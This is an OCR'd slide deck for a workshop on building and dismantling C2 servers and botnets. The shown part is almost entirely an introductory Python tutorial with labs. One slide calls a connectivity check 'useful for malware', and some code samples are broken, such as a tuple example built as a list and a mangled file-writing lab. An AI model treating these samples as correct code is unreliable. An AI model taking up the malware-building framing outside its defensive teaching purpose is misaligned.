Learn, Build, Deploy, and Dismantle C2/Botnets

Help you to **identify, analyze** and **resolve** these threats in the **wild**


Presenter: Maks Derevencha

Content (Short URL): www.tinyurl.com/maks-botnet

Full URL github.com/maxacode/Learn-Build-Deploy-and-Dismantle-Botnets

Maks Derevencha

- Live in Florida, 2 Kids, Fishing, Flying Airplanes, 3D Printing
- **Prior Companies:** AWS, Goldman Sachs, Citi Group, Epic/Riot Games, Domestic/International Governments & Militaries
- **Roles**: CISO, Incident Response, Malware, Forensics, etc
- 14 years in Cyber Security
- Cyber Security Adjunct Professor at various Universities



Please do the following before we start:

1. **Wifi:**

   Password:
2. **Labs**: www.tinyurl.com/maks-botnet
3. **Download/Instal Python**: www.Python.org
4. **Download/Install VSCode**: code.visualstudio.com

   a. if you can't install use online ide: ***https://vscode.dev***
5. **Test python in VSCode:**

   print("hello world")


C2 and Botnets

- **C2, C&C, Command and Control:**

  A Platform that enables commanders to issue instructions, receive data, and maintain situational awareness over endpoints.


- **A botnet:**

  A group of devices that can be controlled to do the bidding of the Botnet owner.



Why Learn C2/Botnet

1. We can **better identify and analyze** these threats when we encounter them in the **wild**.
2. Understanding how these systems are built and operated allows for more effective **threat intelligence gathering and incident response**.
3. Helps us to **anticipate and simulate potential attacks**. Develop and implement robust defense mechanisms, enhancing the overall security posture of their organization.
4. **Disrupt and Restore**: We can leverage this knowledge to disrupt malicious operations, minimize damage, and restore normalcy to affected systems.
5. **Ethical Hacking and Penetration Testing**: It enables us to simulate realistic attack scenarios, uncover vulnerabilities, and provide actionable recommendations to strengthen security defenses.



Python Review

Python Review

- Test with these commands in CMD/Terminal:
  - python3 –version
  - python –version
  - py –version

```
maks@Makss-MacBook-Pro ~ % python3 --version
Python 3.9.6
maks@Makss-MacBook-Pro ~ % python3
Python 3.9.6 (default, Nov 10 2023, 13:38:27)
[Clang 15.0.0 (clang-1500.1.0.2.5)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World")
Hello World
>>>
```

Comments

- Hashtag (**#**) renders an entire line as a comment.
- Three quotation marks (""") are used in the beginning and end of multi-line comments.
- Three quotation marks can be used in print() to print multi-line strings.

```
#This is a comment
print("Hello World!")

"""
This is how a multi-line string
Comment looks.
"""
```

Python Variables

- Python will automatically detect the data type.
- The syntax varies depending on the data type.
- A variable name must begin with a letter or underscore.

```
myString = "this is a string"
print(myString)
> this is a string

myNum = 48
print (myNum)
>> 48

myBool = True
print (myBool)
>> True

myfloat = 1.75
print(myfloat)
>> 1.75
```

Print / f String

- The ***input*** function is used to ask users for input.
- Input variables will always be a string data type unless they are converted.
- Print with Variables

```
name = input("Please enter your name: \n")
age = input("Please enter your age: \n")
height = input("Please enter your height: \n")
item = f"Hi, my name is {name} and I'm {age} years old"

Please enter your name:
Maks
Please enter your age:
27
Please enter your height:
6ft

Hi, my name is Maks and I'm 27 years old
```

AND / OR

- Used with Boolean expressions
- Truth table: A table that defines the results of a binary operation

AND Truth Table

A	B	Y
0	0	0
0	1	0
1	0	0
1	1	1

OR Truth Table

A	B	Y
0	0	0
0	1	1
1	0	1
1	1	1

XOR Truth Table

A	B	Y
0	0	0
0	1	1
1	0	1
1	1	0

NOT Truth Table

A	B
0	1
1	0

Casting

Converting one data type to another data type:

- **int():** Constructs an integer number casted from a string or a float
- **float():** Constructs a floating number from an integer or a float
- **str():** Constructs a string from a wide variety of data types

```
name = str(input("Please enter your Name: \n"))
age = int(input("Please enter your age: \n"))
height = float(input("Please enter your height in meters: \n"))
item = f"Hi, I'm {name} and {age} years old and {height} tall"
```

```
Please enter your name:
Maks
Please enter your age:
27
Please enter your height:
1.42

Hi, I'm Maks and 27 years old and 1.42 tall
```

Conditions: if, elif, else

"For health and safety reasons, we'll be transitioning to cyber crime."

Conditions

- **if,** is used when an action is required based on options.
- **Elif** adds more conditions to be evaluated
- **else** is when no if/elif are true
- **Only the first True condition is executed**

```
user = "root"
pass = "toor"

if user == "root" and pass == "toor":
    print("Welcome, you have root access")
else:
    print("Wrong username or password")
```


Lab 1: Legal to Buy Redbull?

1. Ask the User for their Age.
2. Perform casting to convert Step 1 to int from str.
3. Create an if-else statement to verify the age: ex 18
4. Print result to User if they are allowed or not to buy

Lab 1: Legal to Buy Redbull?

```
1# Step 1 and 2
2 age = int(input("How old are you? "))
3 # step 3 and 4
4 if age >= 18:
5    print("You can buy RedNull")
6 else:
7    print("You are a minor so you can not buy it.")
```

Data Structures



List

- Lists
  - Mutable - Read/Write
  - Start and End with [ ]
  - list1.append("Parrot")
  - list1.remove("Cat")

```
# Creating two lists
list1 = [10, 20, 30, 40]


# Printing the first and last elements of
each list
print("First element of list1:", list1[0])
print("Last element of list1:", list1[-1])
print("Last element of list1:", list1[3])

10
40
40
```

Tuples

- Tuple
  - Immutable - Read Only
  - Start and End with ( )

```
# Creating two lists
tuple1 = [10, 20, 30, 40]


# Printing the first and last elements of
each list
print("First element of tuple1:", list1[0])
print("Last element of tuple1:", list1[-1])
print("Last element of tuple1:", list1[3])

10
40
40
```

Dictionary

- Dictionary
  - Start and End with { }
  - Separate Keys and Values with colon :
  - personDict[“weight”] = 88
  - del personDict(“age”)

```
dictionary1 = {"San Diego": "California", "Date": "April 30th 2023"}
print(dictionary1)
print(dictionary1["San Diego"])

{'San Diego': 'California', 'Date': 'April 30th 2023'}
California
```

Lab 2: Services and Ports

1. Set up a dictionary with services and their port numbers.
2. Create a statement that asks the user for a service name.
3. Print the specified service and port number.

Lab 2: Services and Ports

```
# Dictionary of services and their port numbers
services = {
    "http": 80,
    "https": 443,
    "ftp": 21,
    "ssh": 22,
    "smtp": 25,
    "dns": 53 }

# Ask the user for a service name
service_name = input("Enter a service name: ")
```


```
# Check if the service name exists in the dictionary
if service_name in services:
    print("Service:", service_name)
    print("Port number:",services[service_name])
else:
    print("Service not found.")
```

Split

- Separation of a string into a collection of words
- Split() separates a string and arranges it as a list.
- The splitting point can be specified in the function.


```
string1 = "Hello World from Maks"
print(string1.split(" "))
print(string1.split("o"))

['Hello', 'World', 'from', 'Maks']
['Hell', ' W', 'rld fr', 'm Maks']
```

Loops


THE HACKER
FIGURED OUT MY PASSWORD
NOW I HAVE TO
CHANGE MY DOG'S NAME
imgflip.com

Loops

- A loop is a sequence of instructions that repeat until a certain condition is met
- For/While Loops
- Usage:
  - Cycling through values
  - Adding sums of numbers
  - Repeating functions
  - Producing output
  - Searching for information



For Loops

- Perform blocks of code
- if the condition is true
- A for loop provides iterating capabilities.
- Can iterate over lists, defined ranges, and more
- for Num in Numbers:
  - Loop (Iterate) through each element in Numbers data structure.
  - If Empty then loop does not run

```
# List of numbers
numbers = [1, 2, 3, 4, 5]

# Initialize sum
sum = 0

# Loop through each number in the list
for number in numbers:
    sum += number  # Add number to sum
    print("Current number:", number,
"Cumulative sum:", sum)

# Print the final sum
print("Total sum:", sum)
```

Loops

while loops

- Perform a block of code while a condition is true
- If the condition is false, the while loop will not be executed.
- While loops do not have iteration capability like for loops.

```
# Initialize the counter
counter = 0

# Loop until the counter reaches 5
while counter < 5:
    print("Current counter value:", counter)
    counter += 1  # Increment the counter

print("Loop finished.")
```

Len() and range()

- The **len()** function returns the number of items of an object.
- Count the number of elements from Users Input

```
# Example using len() with a list
my_list = [1, 2, 3, 4]
print("Length of the list:", len(my_list))

# Example using len() with a string
my_string = "hello"
print("Length of the string:", len(my_string))
```

- The **range()** function accepts an integer and returns the range of the object.
- Used to loop through any data structure

```
# Example using range() in a for loop
for i in range(5):  # Generates numbers from 0 to 4
    print(i)

# Example using range() with start, stop, and step
for i in range(1, 10, 2):  # Numbers from 1 to 9, stepping by 2
    print(i)
```

Break, Continue, Pass

- The **break** command exits a loop.
- **Pass** means move on to the remaining code or loop body.
- **Continue** forces the loop to begin the next iteration.

```
# Example using break in a loop
for number in range(1, 10):
    if number == 5:
        break  # Exit the loop if number is 5
    print(number)
print("Loop ended after hitting break.")

# Example using pass in a loop
for number in range(1, 10):
    if number % 2 == 0:
        pass  # Do nothing for even numbers
    else:
        print(number)
print("Only odd numbers are printed.")

# Example using continue in a loop
for number in range(1, 10):
    if number % 2 == 0:
        continue  # Skip the rest of the loop for even numbers
    print(number)
print("Skipped even numbers and printed odd numbers.")
```

Lab 3: Grocery Shopping

1. Create Dictionary with Item name and Cost: “redbull”: 5
2. Create a Budget variable: budget = 20 # 20 Dollars
3. Ask User what they want to buy
4. Subtract from Budget and Add to Cart
5. If user types Exit then break program
6. Print Quantity and Name of Product:

   3 Apples

   2 Lemons

   50 Dollars left

Lab 3: Grocery Shopping

Solution

```
Welcome to the Grocery Store!
Budget: $10
Available Items:
- Apple ($1)
- Lemon ($2)
- Bread ($5)
- Milk ($3)

Enter item name (or 'exit' to leave):
```

```
Your Shopping Cart:
2 Milk(s)
2 Lemon(s)
Remaining Budget: $0
```

```
Enter item name (or 'exit' to leave): Bread
How many Breads would you like? 1
Sorry, insufficient funds. That would cost $5.
```

Error Handling

Errors in Python

- Python programs may encounter errors and raise exceptions.
- If not handled, the program stops and presents an error.
- Error handling can prevent a crash and allow the script to continue functioning.

```
print(1/0)

ZeroDivisionError: division by zero
```

Errors in Python

- Error messages explain the reason for a crash.
- **try** creates a code block to execute code that may create an error.
- **except** handles the error in the try code.

```
try:
    print(1/0)
except(ZeroDivisionError):
    print("Can not divide by zero!!!")
except:
    print("Some Error Happened")
```

Can **not** divide by zero!!!

Errors in Python

Exception Type	Explanation
Exception	Base class for all exceptions
StopIteration	Stops the ***next()*** iterator from continuing
SystemExit	Raised by the ***sys.exit()*** function
ArithmeticError	Occurs for numeric calculations
ZeroDivisionError	Division or modulo by zero
TypeError	Applies an operation to mismatched data types
KeyboardInterrupt	Generated by programmer/user

Errors in Python

- **Exception as error:** Inserts an error message in a variable
- **Raise**: Prints a custom error message
- **Else**: Runs only if no exception occurred
- **Finally**: Runs whether the code failed or succeeded

```
try:
    result = x / y
except ZeroDivisionError as error:
    # Handling division by zero
    print("Cannot divide by zero!", error)
except TypeError as error:
    # Handling incorrect input types (e.g., if one is not a number)
    print("Please provide numbers only!:", error)
else:
    # This block runs only if there were no exceptions
    print("Result is", result)
finally:
    # This block runs whether or not there was an exception
    print("Executing finally clause")
```


Lab 4: Four Loops

1. Create an iteration of 4 loops.
2. Ask the user for a number every time
3. Multiply all the numbers
4. Handle potential errors.

Lab 4: Four Loops

```
product = 1  # Initialize product to 1 for multiplication

for _ in range(4):  # Loop four times using throwaway variable "_"
  while True:  # Loop for valid input
    try:
      number = float(input("Enter a number: "))
      product *= number  # Multiply the product by the current number
      break  # Exit the inner loop if input is valid
    except ValueError:
      print("Invalid input. Please enter a number.")

print(f"The product of all numbers is: {product}")
```

Reading/Writing to Files



Python & Files

- Python includes several built-in modules and functions for file handling.
- In Python, a file is categorized as either **text or binary.**
- Binary files are processed only by applications that work with the binary structure.

Python & Files

Mode	Description
r	Opens a file for reading only
a	Opens a file for appending; creates a new file if it does not exist
w	Opens a file for writing only and overwrites the existing file
+	Adds a read or write operation depending on the one selected
b	Opens a file in binary format

Python & Files

- A **with** statement will create a context manager.
- The **open**() function sets a new variable to handle the file.
- The variable that contains the file is the one defined after as.

```
with open("file.txt", "w") as file:
    file.write("hello from with open statements")

with open("file.txt", "r") as file:
    data = file.read()
    print(data)
```

```
==================================
hello from with open statements
```

Lab 5: Infinite Files

1. Write User input to a File
2. Use Error Handling Try/Except
3. Infinite loop to take user input
4. Break the loop if the word exit is entered.
5. Read file and print after

Lab 5: Infinite Files


```
with open("my_file.txt", "a") as file:  # Open the file in append mode ('a')
  while True:
        text = input("Enter text to write (type 'exit' to stop): ")   # Get user input
      if text.lower() == "exit":       # Check for exit condition
        break
      file.write(text + "\n")   # Write text to the file and Add newline character for each line
   print("Text successfully written to the file!")
 except Exception as e:
print("An error occurred:", e)
```

Modules & Libraries

Python Modules/Libraries

- Python source files
- Contain Python entities and functionalities
- Can be imported and used in Python files
- Used to break down large programs into smaller, more easily managed files

Pypi.org


Help
Sponsors
Log in
Register
Find, install and publish Python packages with the Python Package Index
Search projects
Or browse projects
510,091 projects
5,318,370 releases
10,164,385 files
779,992 users
python
Package Index
The Python Package Index (PyPI) is a repository of software for the Python programming language.
PyPI helps you find and install software developed and shared by the Python community. Learn about installing packages.
Package authors use PyPI to distribute their software. Learn how to package your Python code for PyPI.

Python Modules/Libraries

- The **OS module** in Python provides various ways of working with the operating system.
- OS module can let you run system commands

```
import os

os.system("ping 8.8.8.8")

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=61ms TTL=51
Reply from 8.8.8.8: bytes=32 time=61ms TTL=51
Reply from 8.8.8.8: bytes=32 time=60ms TTL=51
Reply from 8.8.8.8: bytes=32 time=61ms TTL=51
---------------------------------------------------
Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 8ms, Average = 7ms
```

OS Module

- The **os.listdir(path)** function lists all
- the files in the specified directory.
- The r before the directory instructs the interpreter to regard the characters that follow as a raw string.

```
import os

print(os.listdir())
==========================================
['file', 'pingTest.txt', 'try.py', 'users']

Process finished with exit code 0
```

OS Module

- The **os.chdir()** function changes the working directory.
- The **os.mkdir()** function creates a directory.
- The **os.rmdir()** function removes a directory.
- The **os.rename()** function renames a file.

```
#change the current path
os.chdir(path)

#create a new directory
os.mkdir(newName)

#delete a directory
os.rmdir(deleteDirName)

#rename the file
os.rename(oldName.txt, newName.txt)
```

Python check internet connection

- Check if Device has internet connectivity
- Useful for Malware

```
import os

os.system("ping 8.8.8.8 >> pingTest.txt")

with open("pingTest.txt", "r") as file:
    for line in file:
        if "ms" in line:
            print("You have an internet connection.")
            break
        elif "unreachable" in line:
            print("You do not have an internet connection.")
        else:
            continue
==========================================================
You have an internet connection
```

Datetime

- The datetime module includes classes for date and time.
- It provides functions that handle the time, date, and time intervals.

```
import datetime

print("current date is{}".format(datetime.datetime.now()))
h = datetime.datetime.now().hour
m = datetime.datetime.now().minute
s = datetime.datetime.now().second
print("current date is {}:{}:{}".format(h,m,s))

==========================================
current date is 2022-05-03 19:37:07.282371
current date is 19:37:7
```

Platform

- The **platform** module is used to access data related to the OS and hardware.

```
import platform

print("\n processer name is -> {}".format(platform.processor()))
print("\n python compiler is -> {}".format(platform.python_compiler()))
print("\n operation system is -> {}".format(platform.system()))
print("\n OS version is -> {}".format(platform.version()))
print("\n OS architecture is -> {}".format(platform.architecture()))
--------------------------------------------------------------------------------
processor name is -> Intel64 Family 6 Model 141 Stepping 1, Genuine Intel
python compiler is -> MSC v.1929 64 bit (AMD64)
operation system is -> Windows
OS version is -> 10.0.22000
OS architecture is -> ('64bit', 'WindowsPE')
```

Random

- The **random** module enables the generation of pseudo-random numbers.
- **random.randint(x,y)** returns a random integer in the range that appears in parentheses.

```
import random
While True:
    user_guess = int(input("Guess a number between 1 and 10: "))
    randG = random.randint(1,10)
    if randG != user_guess:
        print("Wrong guess, the number is: {}".format(randG))
    else:
        print("Congrats, you guessed the number!")
```

```
Guess a number between 1 and 10: 5
Wrong guess, the number is: 9
Guess a number between 1 and 10: 4
Congrats, you guessed the number!
```

Parsing

```
with open("log.txt","r") as file:
  for line in file:
     if "ftp" in line:
       parsed = line.split(" ")
       print("Date:{}, OS:{}".format(parsed[0],parsed[1]))
```

Date: 01/01/22, OS: macOS
Date: 01/01/22, OS: win10

Source File:

01/01/22, macOS, 192.168.88.2, TCP, 22

01/01/22, win10, 192.168.88.2, TCP, 22

Lab 6: Parsing Firewall Logs

1. Parse the “Lab 6: Log File.txt?” file (Labs Github Folder)

2. Print each data field with a description example:
   Source IP: 192.168.1.1
   Action: Deny

3. Bonus: How many SSH destination sites were blocked

Lab 6: Parsing Firewall Logs

Timestamp: 2024-01-29 15:32:36
Source IP: 10.0.0.15
Zone: INTERNAL
Action: ALLOW
Direction: inbound
Destination: admin.example.com

There were 3 logs entries that were SSH destination and Blocked

Lab 7: Base64

1. **Import the Base64 library.**
2. **Get a secret from the user.**
3. **Encode and print the secret.**
4. **Decode and print the secret**

Lab 7: Base64

```
import base64

# Get secret from user
secret = input("Enter your secret message: ")

# Encode the secret
encoded_secret = base64.b64encode(secret.encode("utf-8")).decode("utf-8")
print(f"Encoded Secret: {encoded_secret}")

# Decode the secret
decoded_secret =
base64.b64decode(encoded_secret.encode("utf-8")).decode("utf-8")
print(f"Decoded Secret: {decoded_secret}")
```


Functions


WHAT ARE YOU DOING ON THE DARK WEB??
I FORGOT MY PASSWORD, SO I'M LOOKING IT UP.
CYBERSECURITY VENTURES
CYBERSECURITYVENTURES.COM
Goldstein/MORGAN 2021

Functions

- Functions are necessary to prevent code from becoming difficult to understand.
- They save the time and effort of having to write the same functional code in different parts of a program.
- They also make code maintenance more efficient.
- Blocks of code with reusable logic
- Separate programs into small, readable, and manageable sections.

Functions




```
def Print_Multiple(message, times = 1):
    for i in range(times):
        print(message)

